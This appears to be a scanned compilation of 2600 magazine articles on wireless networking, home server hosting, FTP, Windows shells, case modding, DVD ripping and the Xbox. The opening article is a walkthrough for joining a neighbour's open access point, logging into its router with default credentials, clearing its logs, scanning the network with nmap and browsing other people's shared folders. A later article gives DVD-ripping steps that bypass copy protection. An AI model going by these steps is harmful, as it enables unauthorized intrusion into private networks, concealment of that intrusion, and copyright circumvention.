The first step toward exploration is discovery. By default, your network card will try to connect to the strongest available signal it finds. This is good for accessing the Internet from coffee shops or school, but for our purposes we need a little bit more information. This is where a little app named Kismet comes into play.

Kismet is an "802.11 wireless network sniffer," available from http://www.kismetwireless.net. Once it has been downloaded and configured you can use it to scan the surrounding airwaves for wireless networks.

To start Kismet you must first use the root account to start the Kismet server by running "kismet_monitor." This will put your card into scan mode, which will disconnect you from any previous networks you may have been connected to. The kismet_monitor command starts up the Kismet server application. Once that has been started, open a different console and run the command "kismet." In your kimset.conf file, you should have configured Kismet for a default user. This is the only user that can start the application, so be sure you run the kismet command as that user.

The graphical interface presented by Kismet can be confusing at first. I suggest you read the documentation at the Kismet website and get to know what all the symbols and sounds mean. Personally, I find the sounds irritating and usually turn them off by pressing the "m" key. Kismet offers a great deal of information, providing statistics and details for all detected wireless signals. For our purposes, all we are interested in is the list of available access points.

The perfect access point will be unencrypted (access points named "default" are particularly delicious). Kismet will tell you whether or not a given access point is using WEP (Wireless Encryption Protocol). If all of the listed access points for your location are encrypted, you will not be able to proceed. WEP can be broken, but it is a time consuming process and is beyond the scope of this article (a little too invasive for my taste). Though I will suggest you visit http://airsnort.shmoo.com if it is not beyond the scope of your personal ethics.

Once you have identified an unencrypted access point, write down its SSID (name) as well as the channel the signal is using and quit Kismet. Once you have closed the Kismet application, run the kismet_unmonitor command as root. This stops the Kismet server and puts your Wifi card back into its normal mode of operation, though it doesn't hurt to also run "/etc/init.d/pcmcia restart" just for good measure, assuming you are using a laptop.

Phase 2: Connectivity

The next step is actually connecting to the access point you have identified. The steps involved in connecting to an access point will differ from one 802.11 driver to the next. These instructions apply to linux-wlan-ng drivers only. If you use different drivers, consult the instructions for those drivers.

Edit /etc/wlan/wlan.conf and look for the line beginning with "SSID_wlan0". The value for that key should be the SSID of the access point you wish to connect with.

Next, look in /etc/wlan for a file named wlancfg-DEFAULT. That file is your template config file. Do not edit it or overwrite it. Instead, use the cp command to create a copy of it. The name of the copy is important and is determined by the SSID of the access point you are trying to connect with. For example, if your target access point is named "myAccessPoint" you would use the following command.

cp wlancfg-DEFAULT wlancfg-MyAccessPoint

This will create a new file named /etc/wlan/wlancfg-MyAccessPoint. For access points named "default" create the file /etc/wlan/wlancfg-default. Remember, this is Linux so wlancfg-DEFAULT and wlancfg-default are totally different files. The linux-wlan-ng drivers will use this new file the next time your wireless connection is initialized.

After you have the new config file, edit it. The contents of the file should be pretty easy to understand. Enter the channel in the appropriate place, as well as the WEP key if needed (if you used Airsnort to acquire one). Most of this file can probably be left as-is.

Once all of your values are entered correctly into the new config file, restart your wireless connection. Personally, I use "/etc/init.d/pcmcia restart" to do this, though you may have a different means. If everything is correct, you will connect to your target access point. My card gives me two high-pitched beeps to indicate a good connection. One high-pitched beep followed by a low-pitch beep indicates failure.

There are several reasons your connection attempt might fail. If the access point uses MAC address filtering, you will probably not be able to connect to the access point. In this case you are probably up against a fairly savvy access point and you're better off seeking lower-hanging fruit. You may also have made a mistake in your wlancfg file. Double check it. Restart Kismet if you need to make sure you got everything right to begin with. Also double check to make sure the access point isn't using encryption. Another reason for connection failure could be poor signal strength. Again, check Kismet to make sure there is a reliable signal getting to you. If not, try walking around (assuming you have a mobile computer) and see if you can get a better signal somewhere else. Sometimes just a few feet in the right direction can make a huge difference. If all else fails, check /var/log/syslog or one of your other error logs.

Phase 3: Exploration

Now you're connected to your neighbor's access point. Congratulations, you outlaw. Before proceeding, be aware that your connection has been logged on your neighbor's access point or wireless router. Of course, if your neighbor has left his access point wide open, they probably don't even know what the log means and probably never check it. But you should be aware. They have a log of your MAC address, what time you connected, what IP you were assigned, and, depending on the access point, they may be logging everything you do on their network.

So what now?

Well, my first thing would probably be to see what IP I have been assigned. It is usually 192.168.0.x where x is some number greater then 1. Also, pinging 192.168.0.1 usually works because that is probably the IP to the access point or wireless router. Try opening a web browser and entering in http://192.168.0.1. If prompted for a username/password, try typing in "admin" as the username and leave the password blank. If they are truly using the out-of-the-box configuration, this will usually let you into the configuration page. If you can get into the configuration page, you now have full control of the access point and/or router. One good idea might be to clear the activity log. But hey, this is your gig. Do what you like.

Another interesting venture could be to look at any port-forwarding rules. Finding out which ports are forwarded is a good way to determine what sorts of things go on over this network. Is there a web server somewhere? An SSH server? Does anyone play video games? If so, what IP do these services run on? This is all very interesting stuff.

If you can't find the access point right away, try using a tool known as nmap (http://www.insecure.org/nmap/). As root, run the command "xnmap" to get a nice graphical interface for this incredible tool. You have several options you can perform with nmap. One of my favorites is an IP scan using operating system detection. If you tell it to scan 192.168.0.*, it will

scan every possible IP on that segment and return to you a list of all active IP addresses, along with which operating systems they are using. The IP for the access point will have an operating system such as "D-Link DWL 900AP+" or something along those lines. It should be obvious.

So now you know where the access point is. You also know what model the access point is. Try a Google search for that model number. You can sometimes find interesting bugs or vulnerabilities on web forums for specific models. At the absolute least you should be able to download the PDF manual for the access point to learn how it works along with a confirmation of the default username and password.

You also know how many clients are using the access point, and you know their IP addresses. So now it's time to be neighborly. Go grab an application called LinNeighborhood (http://www.bnro.de/~schmidjo/). This program gives you a graphical interface to your local network, much like Microsoft's famous "Network Neighborhood".

Once you've started LinNeighborhood you probably will only see your computer listed in the main window. Since it is highly unlikely that you're on the same workgroup as your neighbor's computers are, you will have to do a little work to find them. Click the button at the top labeled "add". This will bring up a dialog asking for a name, group, IP, etc. Enter an IP from the list given to you by nmap, then click "query". LinNeighborhood will fill in the rest of the values for the "add" dialog. Once the rest of the values have been filled in, click OK. The new computer should now show up in LinNeighborhood. Do this for each of the computers found by nmap.

Clicking on the computers listed in LinNeighborhood will show you any shared folders they have. You will need to know the usernames and passwords to access them, unless they have been shared publicly. But at this point, why would you suspect your neighbor of not sharing his files publicly? LinNeighborhood will mount the shares to your local file system, and you can look around and see what is there. My personal suggestion would be to not look at the files, and (assuming you can get write access) politely leave a conspicuous text file explaining how to properly secure a wireless network, suggesting WEP encryption, MAC filtering, and setting new passwords and IP addresses for everything. If you do this, most definitely be sure to clear the activity logs in the access point or router.

At the absolute least you should be able to learn the names, groups, and IP addresses of your neighbor's computers. You can use the port forwarding rules from the router to determine what roles the network clients perform and you'll be able to access the Internet, albeit illegally.

Of course, the smartest thing to do would be to not try any of this stuff yourself and instead double check your own access point or wireless router configuration to be sure they are secure. Also, be sure to change your WEP keys from time to time and keep an eye on your logs. You never know who lives nearby. It could be another *2600* reader.



This Site has been Blocked

The webpage you are trying to access has been blocked by Internet Qatar as the content contains materials which are prohibited in the State of Qatar.
If you feel this is an error then please email us at censor@qatar.net.qa or contact our Help Desk at 125.

Regards,
Internet Qatar

الصفحة التي تحاول الوصول إليها تم إغلاقها بواسطة إنترنت قطر لأنها تحتوي على مواد ممنوعة في دولة قطر.

إذا كنت ترى أن هناك خطأ تفضل بالكتابة إلينا على العنوان التالي: censor@qatar.net.qa

أو الاتصال بنا على خط المساعدة رقم : 125 -

مع أطيب التمنيات
إنترنت قطر

This is what you get if you try to access our site from parts of Qatar. Although it still pisses us off, at least they refer to themselves as censors rather than netnannies or the cyber patrol.
Image by lazypoltergeist

SERVERS ON A Ghetto ISP

by Lirakis

Many ISP's today restrict their customers from providing services by blocking ports. It is unfair that ISP's do not give their customers what they pay for and instead opt to make more money by charging a lot for business service on which you can run servers, all while saying it is in their customers' best interest. This article is meant to be an in depth follow up to "Fun With Hosting On Your Cable/DSL" by Toby in 20:1 and also includes how to set up a POP3/SMTP email server with a port blocking ISP. This article specifically addresses restrictions as well as statements made by Cox communications. Depriving customers of abilities, in my opinion, is not protecting them. It is cheating them. Perhaps if Cox did not use up so much of its bandwidth tracking customers ("Cox or someone acting on its behalf may engage in the anonymous monitoring of Internet activity. This means that a customer's session may be tracked" - Cox T.O.S. at www.cox-internet .com/terms.html), they would be more willing to provide the full service that their customers have paid for.

Below I have listed the ports that Cox blocks and the reason why they say they block them.

Port	Transport	Protocol	Direction	Reason for Filtering
25	TCP	SMTP	Both*	SMTP Relays
80	TCP	HTTP	Inbound	Web servers, worms
111	TCP	Portmap	Inbound	RPC services, worms
119	TCP	NNTP	Inbound	NNTP servers
135	UDP	NetBios	Both	Spam/Pop-ups, Worms
136-139	UDP/TCP	NetBios	Both	Worms, Network Neighborhood
1900	UDP	MS-DS/NetBios	Both	Worms, Network Neighborhood
27374	TCP	Subseven	Both	SubSeven Trojan

As you can see two of the three ports we need to set up web and email servers are blocked, port 25 and port 80.

Setting Up a Web Server (The Easy Part)

Register your domain name with a DNS that provides URL redirection (I used www.123cheapdomains.com) and get a router that supports port forwarding or port mapping (portmap (a *nix utility) can also be used but it is notoriously insecure so I will not cover it). I use a D-link 614+ router which works great. Set up your web server (I used Apache) behind the router and give it a static IP on your internal network. Let's give it 192.168.0.150 for use in this article. Now open up your router's admin menu and somewhere in advanced settings you will find port forwarding. Here you need to set your router to listen to an external port and forward any request to an internal IP on the same or different port which you specify. So let's set the public port to listen to public port 2600 and forward it to private port 80 on 192.168.0.150. Now go to your DNS and create a record for your public IP. Now you also need to create a record for URL redirection (DNS does not allow port specification, so this is why we use URL redirection). Create a URL redirect record containing http://xxx.xxx.xxx.xxx:2600 substituting your IP in for the x's. The :2600 is the port specification, just as if you were typing in an ftp site into a web browser's address bar. Now your web server will work just fine.

There is one more issue that comes up that is not a big deal. When someone goes to your website http://your-ip + :2600 will show in the address bar, not your domain name. To make it show your domain name you must specify URL forwarding with address masking on your DNS and give it the domain name that you want to show. That wasn't so bad now was it?

Setting up a POP3/SMTP Email Server (The Hard Part)

Well, if you want to set up an email server it is not so easy, but it is still doable. I am using

sendmail in this article but I will not cover basic setup of it; they have whole books devoted to that. Install and configure sendmail according to your needs. Install and configure a POP3 daemon of your choice (I used popa3d). Now you need to set up port forwarding for the SMTP portion of the mail system. You should not have to do any port forwarding for the POP3 daemon because, oddly enough, Cox does not filter port 110. Open your router's admin page and go to the port forwarding section and let's specify public port 2700 and forward it to private port 25 on 192.168.0.150.

The next part is more difficult. Because there is no way to specify a port for MX records (mail server records), you can't just use URL redirection like you did with the web server. What you need to do is set up a mail redirection host. This means you need a remote machine somewhere that you can set up a mail server on that can receive on port 25. You're on your own as far as getting a remote machine. (Maybe someone could write a follow up article to this one about social engineering heh heh.)

When you have a remote machine, you need to install sendmail on it. After you have done this, you need to make sendmail listen to port 25 and redirect it to your port blocked computer on port 2700. To do this you must modify a few lines in the sendmail.cf file.

From this:

Mesmtp, P=[IPC], F=mDFMuXa,
S=EnvFromSMTP/HdrFromSMTP,
R=EnvToSMTP, E=\r\n, L=990,
T=DNS/RFC822/SMTP,
A=TCP $h

To this:

Mesmtp2700, P=[IPC], F=mDFMuXa,
S=EnvFromSMTP/HdrFromSMTP,
R=EnvToSMTP, E=\r\n, L=990,
T=DNS/RFC822/SMTP,
A=TCP $h 2700

Now you need to add your entry to your mailer table and indicate that you want to use esmtp2700:

example-domain.com esmtp2700:[mx-blocked.example-domain.com

You're almost done! Now all you need to do is to go to your DNS and create an MX record pointing to the relay mail host. Now you can send and receive email @yourdomain.com, POP3 on port 110, and SMTP on port 25.

We see that although many of today's ISP's are stripping their customers' rights to share information that, with a little creative administration and some time, we can keep the spice flowing.

I would like to thank Graymalkin for helping me to test the mail server. Also Solthae, DZNTZ, and all of the members of 2600tucson for helping with testing the web server, http://freebsd.peon.net for info on sendmail relay configuring, and of course Cox Cable. Without their unfair restrictions and blatant breach of privacy I would have had nothing to write about.

More Methods For Hosting FTP on Broadband

by Apratt

After reading about how to set up a web server behind a broadband router in 20:1, I was inspired to offer some ideas about setting up an FTP server behind such a router (or other device doing NAT or IP masquerading, such as a *nix box or Windows box with Internet Connection Sharing; for convenience, I'll refer to all of these as "routers").

FTP's M.O.

Unfortunately, FTP doesn't play well with routers. Since no routers existed when FTP was invented in the early-to-mid-1970's, it didn't need to. Your FTP login and commands travel over a typical TCP connection (the "command connection" aka "control connection"), usually to port 21 of the FTP server. The actual files and file listings to be received, however, all require a separate TCP connection (called the "data connection"), usually to an unpredictable port greater than 1023. In active mode (the old style), the server will initiate these secondary connections to the client, to a port of the client's choosing. In passive mode (the new style), the client will initiate these secondary connections to the server, to a port of the server's choosing. The direction the file is being sent has no affect on who initiates the data connection. If the client is behind a router, active mode won't work. If the

server is behind a router, passive mode won't work. If both are behind a router, no files or file listings can be transferred.

Light at the End of the Tunnel

Fortunately, there are several solutions to the problems caused by routers. You can forward some ports in the server's router, forward some ports in the client's router, use a proxy, or just ditch FTP altogether.

Empowering the Server

Using passive FTP and forwarding some ports on the server's router is probably the best overall solution. You'll need to use an FTP daemon (server program) that can be told to restrict itself to using only the forwarded ports and to have the client connect to the *router's* IP address. If your FTP server is behind a router, it would advertise its address as being 10.x.x.x or 192.168.x.x, which will confuse the client. It's more practical to just download PureFTPd, ProFTPD, or GuildFTPd instead of forcing your preexisting FTP daemon to play nicely with your router. According to PureFTPd's documentation, you need to forward two ports per simultaneous connection you wish to support. It doesn't matter which ports you forward as long as they're all in one contiguous block, they don't conflict with anything, and they're all greater than 1023. If you have your router configured to silently ignore uninvited connection attempts, you also might want to avoid using any ports that are famous for being sought by port scanners, such as the ports commonly used by Back Orifice, WinGate, etc. just so you don't attract any unwanted attention.

Empowering the Client

Another remedy is to use active FTP and forward some ports on the client's router. The bad news is that most FTP client programs will report their internal IP address, such as 192.168.x.x or 10.x.x.x, instead of the router's IP address. This will confuse the FTP daemon. SmartFTP is one client that can report your router's IP address as well as restricting itself to using only the handful of ports that you've forwarded from your router to your FTP client computer. Your FTP client program needs to have *both* of these abilities for this method to work. As for which ports to forward, the guidelines are the same as for an FTP server.

Other Options

Proxies: I don't like proxies in general, and their configuration is beyond the scope of this article. Thankfully, there are better ways of transferring files across the Internet, and none of them use the strange multi-connection scheme that FTP does.

SFTP: On the surface, sftp is very similar to FTP. The actual protocol, however, consists of a single SSH connection, so you have encryption and optional compression. Sftp gives you directory listings and all the commands you're used to (chmod, rm, rename, delete, etc.). Since sftp programs are less common than FTP programs, you can't expect sftp programs to be as luxurious as their FTP counterparts. This is especially true for sftp daemons. I hope to see more variety soon. Sftp is not suitable if you need the fancier features found in some FTP daemons.

SCP: Scp is basically the SSH-enabled version of cp, Unix's copy command. Since it uses SSH, it is also secure and compressable. Unfortunately, you need to know the exact pathname and filename to download anything, as scp is incapable of listing what files are available. There are programs like NiftyTelnet 1.1 SSH for Macintosh that include an scp client, but scp programs are also disappointingly uncommon. Did I mention how irritating it is that you have to know the exact path and filename of everything you want to download? It may be an option for uploading to a drop box, however.

HTTP: You shouldn't *totally* discount web servers. If all you need are insecure one-way file transfers, a small web server is all you need to set up. Besides, you could always configure it to support passwords, SSL, and the HTTP "PUT" method. You *do* have a bottle of Advil, right? WebDAV should be an excellent file transfer protocol in the future, but it's only in its infancy right now.

Upgrading to an FTP daemon that is router-aware is the smoothest solution, requiring only that the clients support passive transfers. Security enthusiasts will have to settle for a less convenient method.

Greetz to Selene135, Slan, Smasher, Satan's Intern, and Kurakkuboi.

Hacking The Look: Revisited

by mojomonkee

After reading ZenLogic's "Hacking The Look" in 20:2, I decided to author a follow up article that might shed a bit more light on the world of desktop customization in Windows. Now I know this isn't a customization magazine, so I'll keep it short and sweet. Maybe your interest will be piqued and you'll want to dive into this kind of thing by article's end.

While ZenLogic's article touched on some integral customization techniques (res-hacking, registry editing, etc.), there is still much more that can be done to make your desktop *truly* your own. One big thing that you can do to completely change your desktop look and have people say "Is that *nix?" (or even "Is that OSX?") is to change your default Windows shell.

Windows Shells

In Windows, the desktop environment is known as a "shell." The default shell is explorer.exe and is merely a suggestion by Microsoft on how you should run your desktop. It's not set in stone. There is a myriad of alternative shells you can use to completely change this look, and here are just a few that are in active development.

BlackBox4Windows. Known as bb4win to its users, this linux clone runs exactly like its *nix counterpart. With the ability for expansion with user-made "plugins" and support for native linux themes (no porting necessary), this shell is ready to go right out of the box. Just extract the latest nightly build to C:\Blackbox and you're all set to go. For more information on bb4win, go to http://www.bb4win.org.

GeoShell. Geoshell is a newcomer to the shell scene (about a year old) and uses "geobars" to load such items as Winamp controls, command line, clock, system stats, tasks, systray, etc. Much like bb4win, these are achieved through using user-created plugins. Load what plugins you want and others that you don't to achieve what you feel is *your* desktop. For more information, go to http://www.geoshell.com.

Litestep. Litestep started as a Windows clone of Afterstep but has evolved significantly from that. Today it bears more resemblance to Enlightenment due to its extensive customizability. You can make your desktop look, run, and feel *however* you want in just a short amount of time. Litestep is the most complicated of all the shells I've used, but it really gives you complete control over your desktop. With hundreds (yes hundreds) of "modules" (DLL's) that you can apply, there is no end to the functionality of your desktop. Animated auto-hide bars, draggable boxes, 32-bit alpha-blended png support, and ability for highly advanced scripting make the sky the limit for Litestep. For information concerning Litestep, go to http://www.litestep.net and http://lsdocs.shellfront.org.

Shell Installation

Sometimes a shell comes with an installer that can set the shell as the default for you by automatically editing the registry. While this may be a good idea since it allows you to keep your hands out of regedit.exe, I recommend opting out of this option and setting the shell yourself. This allows you to learn how Windows handles shell settings for individual accounts and also lets you have control over which accounts have which shell.

Windows 2K/XP: I recommend having a main administrator-level account that uses explorer.exe as the shell for system critical driver installations and Windows updates. This insures that nothing goes funky because the default shell isn't loaded (MS isn't fond of third party software running at the core of the system and certain Windows updates might get b0rked if explorer.exe isn't loaded as the shell).

Once you have your explorer account all ready to go, create a new account for your alternative shell (I have one called brian_litestep and one called brian_bb4win). Log into the shell and then run regedit. In regedit, follow these steps (Thanks to Omar Hussein!):

HKLM\Software\Microsoft\Windows NT\CurrentVersion\IniFileMapping\system.ini\boot
set the 'shell' String to:
USR:Software\Microsoft\Windows NT\CurrentVersion\Winlogon

HKCU\Software\Microsoft\Windows NT\CurrentVersion\WinLogon
set the 'shell' String to:
x:\path_to_shell\your_shell.exe

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
set the 'DesktopProcess' DWORD to:

Note: If you don't have a "shell" string, then just create it.

If this is too difficult (or you can be bothered to mess with the registry), then make a registry file (*.reg) that will do it for you. Open up a text editor and paste in the following information (Thanks to Paradox!):

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IniFileMapping\system.ini\boot]
"shell"="USR:Software\Microsoft\WindowsNT\CurrentVersion\Winlogon"
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"shell"="C:\path_to_shell\your_shell.exe"
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer]
"DesktopProcess"=dword:00000001
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced]
"DesktopProcess"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"shell"=
```

Save the file as a *.reg extension and don't forget to edit the "shell" line to your specific settings! Double-click the *.reg file to add it to your registry and you're all set to go.

You can do this for as many accounts as you want (try out all the shells!). This way, if you get sick of the shell and want to return to the safe haven of explorer.exe, you can just delete the account and go back to the administrator account.

Windows 95/98/ME: Since 95/98/ME isn't a true multi-user OS, there can only be one shell set a time for all users. This has both positive and negative sides to it. The positive is that there is only one file that you need to edit in order to set the alternative shell as the default. The negative is that you will want to have explorer.exe loaded when installing Windows updates and other critical system upgrades since some software/driver installations rely on explorer's services for proper installation.

Never fear! This is an easy problem to get around. How do we fix it? We get a "shell manager!" A shell manager... manages your various shells so that you can choose which one you want to use on startup. Think of it as the stepchild of Lilo. I recommend "shellON" which is available at http://www.dx13.co.uk/sov3/. To set the shell in 95/98/ME, follow these steps:

Make sure system files and hidden files are shown (so you can see the file you need to edit).

Navigate to C:\Windows\ and find the file "system.ini".

Open system.ini in notepad (or your favorite text editor) and set the shell of your choice in the "shell=" line. If you wish to use just the alternative shell (e.g. bb4win) then just set it to "shell=C:\Blackbox\blackbox.exe" but if you want to use a shell manager, set "shell=" to the proper executable.


Note: If you ever are left with a blank screen and no way of fixing it, reboot your machine into DOS mode and edit the system.ini file to point back to explorer.exe as your shell. Since there is no task manager, it is one of the only ways to get back to your desktop to fix things you may have messed up.

End Notes

Desktop shells are just one part of desktop customization, but they can do a lot for the way you run your desktop and up your production level by reducing the amount of clicks to get to simple tasks. You can't really muck up your system too much, but always make sure you know what registry or system file you're editing before you reboot your system... you might lock yourself out of your OS. If you want more information on running an alternative shell on Windows, visit the following sites:

http://www.shellfront.org
http://www.shellscape.org
http://shells.loose-screws.com
http://shell-shocked.org

Shouts to #litestep, #fpn, customize, and deskmod.



case mods Made Easy

by X3N0X

With the advent of flashy new Main boards and fancy looking heat-sinks, modded cases have become a new trend in the computer world. Fancy, expensive cases can be bought at retail outlets such as CompUSA and many other stores, complete with fluorescent lights and other frills. The only problem is the exorbitant cost of these pre-modded cases, not to mention the lack of personal expression caused by the limited number of choices available.

Taking this into consideration, and also the hacker community's general propensity for modifying things, there may be those of you out there who would enjoy doing such things to your own computers and not spending large sums of money on a fancy case. This article addresses some of the methods and tools that can be used for modding cases and sources for things such as lights.

First, I would like to remind you that I am not responsible for damage or injury to your computer or person resulting from following the procedures mentioned herein. Also, those of you who worry at the thought of soldering some wires or other similar activities should stop reading this article now.

The tools required to mod cases are very simple and easy to find. I would imagine that if you live at home your father probably has all of them handy and would let you use them if you asked. For those of you without tools, well, you get the idea.

You will need a good electric jigsaw and some fine tooth metal blades. The finer the teeth, the easier it will be to cut the metal. Also, you will need a good electric drill with an assortment of sharp drill bits. A couple of coarse files, one round and one flat, will be of use as well. All of these tools are available at your local home improvement store.

Lights can be found at your local Super Target, Auto Zone, and virtually any other store that sells things for "customizing" your car. The type of stores to look for typically cater to the Honda-driving rice-boy types and sell anything from EL-Strips to sound activated fluorescent lights of all colors and sizes. The reason you want the kind for cars is because they typically run on 12 volts which makes them easy to power from your computer's power supply.

After you have decided what you want your finished case to look like, it's time for the fun to begin.

First, figure out how you want the "window" to be cut. I have seen anything from windows in the top to windows on all sides. I will use a side window as an example in this case.

The first task is to remove the side so that it can be laid flat to allow cutting. I recommend buying a cheap case with sides that are separate, as this makes it easy. After the sides have been removed, you need to draw a sketch of your desired window shape. Use a pencil as it can easily be erased if you goof up.

Next, drill a hole at least an inch away from the outside edge of your window sketch. It should be large enough to allow the saw blade to pass easily through the metal. Aim the saw towards the outer edge of your window and start cutting. As you approach the edge of your shape, gradually turn the saw to align the blade with the line you drew. Take your time and make your curves gradual. This will prevent broken saw blades and injury. If you want, some wide masking tape can be applied to the outer surface of the case to prevent nicks in the finish while you are cutting.

Now that you have a gaping hole in the side of your case, remember those files I told you about? Now clean up the edges of the hole you made. Use the round one for curves and the flat one for flat areas. (Duh.) It is also a good idea to take the sharp edges off of the metal. Do this by filing the edges of the hole at an angle to create a very slight bevel. This will prevent snags and also make it look more professional. It is even more of a plus if you are going to repaint the case, but this is the subject of another article so I will not cover details here. If you were careful when you cut the hole, a couple of passes with a damp rag should take care of any scuffs made on the finish by the saw.

Installing the window is the tricky part. The plastic you need is available at your local home improvement store, or quite possibly at a craft store or a place that frames pictures. Don't buy anything thinner than 3/32" as it will crack very easily even at that thickness. Don't buy anything much thicker than about 1/8" either, as it will be difficult to mount. The plastic comes with a protective coating on it, usually some kind of plastic film or in some cases paper. The plastic film is easier to remove but does not provide as much protection as the paper. Leave this film on the plastic until it is ready to mount.

If you want to use a window rubber type mounting, the plastic should be slightly smaller than the window and needs to be the exact same shape. This approach is very difficult and should only be attempted by those with the proper expertise. It looks very neat, but very satisfactory results can be obtained using the screw mounting method described below if it is done carefully.

The plastic should obviously be slightly larger than the window you plan to use it for and does not need to be the same shape. Try to stick with more rectangular or square shapes for the plastic, as this will make it easier to cut. The curves on your window will hide the square edges of the plastic. The plastic can be cut using the same saw and blade you used for cutting your case up. Just be sure to support the plastic so it will not crack while you are cutting it.

The holes for mounting the plastic should ideally be drilled at the same time in both the plastic and the metal. This will help to ensure that the holes line up properly. Many different types of screws and fasteners are available at your local home improvement store for a minimal cost. All the fasteners I used cost less than $1 total. Do not use self-tapping screws or the like, as they will make the plastic crack. It is best to use some sort of screw-washer-washer-nut combination.

Pick some locations for mounting holes. These should be about half an inch from the edges of your window and should leave enough plastic to prevent breakage. Use some double stick tape and mount the plastic to the back of your window hole, aligning it so that it fills the window nicely. This is a good time to make sure that your screws will not interfere with assembly of the case. Relocate any if necessary and very carefully drill through the metal and plastic together. Drill at the lowest RPM possible and take your time to avoid cracking the plastic. After you have drilled your holes, remove the plastic from the metal and remove the protective film from the plastic. If you cleaned the rough, sharp edges off of your metal you should have no problem mounting the plastic without scratches.

And finally, the lights can be mounted using a good double stick tape and powered from an unused power connector inside the computer. Just remember that red is 5v, yellow is 12v, and black is ground.

If you want to make "round" IDE or floppy cables, Radio Shack sells some cable ties and cable wrapping supplies. Take your normal flat cables and a nice sharp razor blade and separate the flat cable into small strips of about five wires each. These can be easily bundled in electrical tape, cable wrap, or even nylon cable ties. Just be careful not to cut the wires. It works best to make a small start cut with the razor and separate the small strips by hand the rest of the length of the cable.

Enjoy modding! If you have any questions or want some ideas, there are numerous sources online. A google search for "Case Mods" will bring up countless links that may be of use.

DVDs to PocketPCs

by Shawn F.

In this article you will learn how to put a DVD movie on a Pocket PC. The basis for the ratios and settings in this article were formed by using the Pocket PC 2002 O.S on an Ipaq 1910. The numbers should work for all systems that run Pocket PC 2002.

As of now the largest SD flash card is 256mb. Usually I get my movies down to 233 or 234mb, from a little over a gig. I encoded all of my movies and keep them on my computer, switching movies as I see fit. The theory is my computer is like the mother ship, and my Pocket PC is a smaller ship that needs to dock. In doing so it erases old movies off its SD memory card, which makes room for different movies of my choice. This is great to have for a plane trip or a day at the beach.

In the Spring 2003 issue of *2600,* there was an article on how to burn DVDs to CDR. One could use two of the three programs from that article. We're only going to use one - I'll explain why later. The programs you will need are all free. First you will need a media player for your Pocket PC. I use DIVX (www.projectmayo.com), SmartRipper (use google to find), DVD2AVI (www.divx-digest.com), and TMPGEnc (www.tmpgenc.net).

Insert the chosen DVD into your DVD drive. Play the DVD with any type of media player (Power DVD, etc.). Click on Smart Ripper while the movie is playing and watch the magic happen. Smart Ripper will copy the DVD onto your computer as "VOB" files. This will take a little bit of time depending on your computer.

After the VOB files are on your computer you will need to use DVD2AVI. There are many other programs you could use such as DVDX, but I like DVD2AVI because I'm a little anal-retentive. Little things bother me and with DVD2AVI I can choose the setting for a really good movie quality, have that particular movie encoded in a folder on the desktop into an AVI and a WAV file giving me the "recipe" to make and tweak that movie as I see fit as many times as I like. I can keep the WAV and AVI files and get rid of those VOB files.

You now should have VOB files in the particular place you chose to save them. Open DVD2AVI >

FILE: > Open > Navigate to the folder that contains the VOB files > Open VOB1 with version 1.76 of DVD2AVI. Once you choose VOB1 it knows to add the rest of them. If you do not use this version you may need to add them manually by simply clicking the add button.

VIDEO:
iDCT Algorithm > 32-bit SSE MMX
Field Operation > none
Color Space > YUV 4:2:2
YUV RGB > PC scale

AUDIO:
Track Number > track 1 (because it's usually English)
Channel Format > Dolby Digital
Dolby Digital > Decode
Dynamic Range > Control > Normal
Dolby Surround Downmix > MPEGaudio > Demux
48->44.1KHz > high

OPTIONS:
Process Priority > Normal

FILE:
Save as > choose a name and place to save your movie. A video compressor window will appear. Select the type of movie compression you want. Personally I choose MS MPEG-4 3688 VI. Choosing any other type may require a codec, but that's a different article. Click the OK button and wait. This will take a few hours depending on your computer. When the encoding process is done you will have two types, an AVI and a WAV.

Now that you have your WAV and AVI files you need the program called TMPGEnc. (VirtualDub (www.virtualdub.org) is also a good program, but this article is oriented towards TMPGEnc.)

Open TMPGEnc > Video Source > Browse > open up your wave file > Audio Source >

Browse > Open WAV File. Select the Settings buttons and see the below chart for the Video, Advanced, and Audio tabs. The select the Start button and sit back and relax. If you used my settings (in bold) on the chart, you will have an mpg in a couple of hours that can fit on a 256mb SD memory card. Good Luck.

Settings for TMPGenc

Video

	Really high quality, could use with the 512mb or 1GB SD cards (not yet available) >256mb	Still good quality, could use with the 512mb or 1GB SD cards (not yet available) >256mb	Lower quality <256mb	**My Settings** <256mb
Size and pixel rate	320x192	320x144	240x160	**208x128**
Aspect ratio	1:1(vga)	1:1(vga)	1:1(vga)	**1:1(vga)**
Frame rate	>25 fts	>25 fts	>25 fts	**>25 fts**
Bit rate	400	350	300	**225**
Motion search precision	Highest quality [very slow]	Highest quality [very slow]	Highest quality [very slow]	**Highest quality [very slow]**

Depending on your Pocket PC you may have to change the bit rate, size x pixel rate, or frame rate. The lower you go with these values the lower the quality. But the file size will also lower.

Advanced

	Standard	**What I Use**
Video Source type	Interlace	**Interlace**
Source Aspect Ratio	16:9 525 line (NTSC)	**16:9 525 line (NTSC)**

Audio

	Standard	**What I Use**
Channel mode	Stereo	**Mono**
Bit rate	96	**64**

It's only a Pocket PC. Use mono - it will save some space. If anyone has questions, corrections to my article, or a different way that he or she prefers to encode video to their handheld, e-mail me at Waxycast@hotmail.com

One last tip: don't use a USB card reader/writer when putting movies on your SD memory card. It does not work. You must use active sync with your Pocket PC.



by spite
spite_fowl@yahoo.com

Disclaimer: I take no responsibility for what you do to or with your Xbox. This is a purely educational read. I do not claim to know anything in depth about the Xbox. This is merely a primer to get you interested in the Xbox and explain a little of what you can do with it. If you don't understand something or feel I left something important out, check out the sites at the bottom and I'm sure you can find what you need.

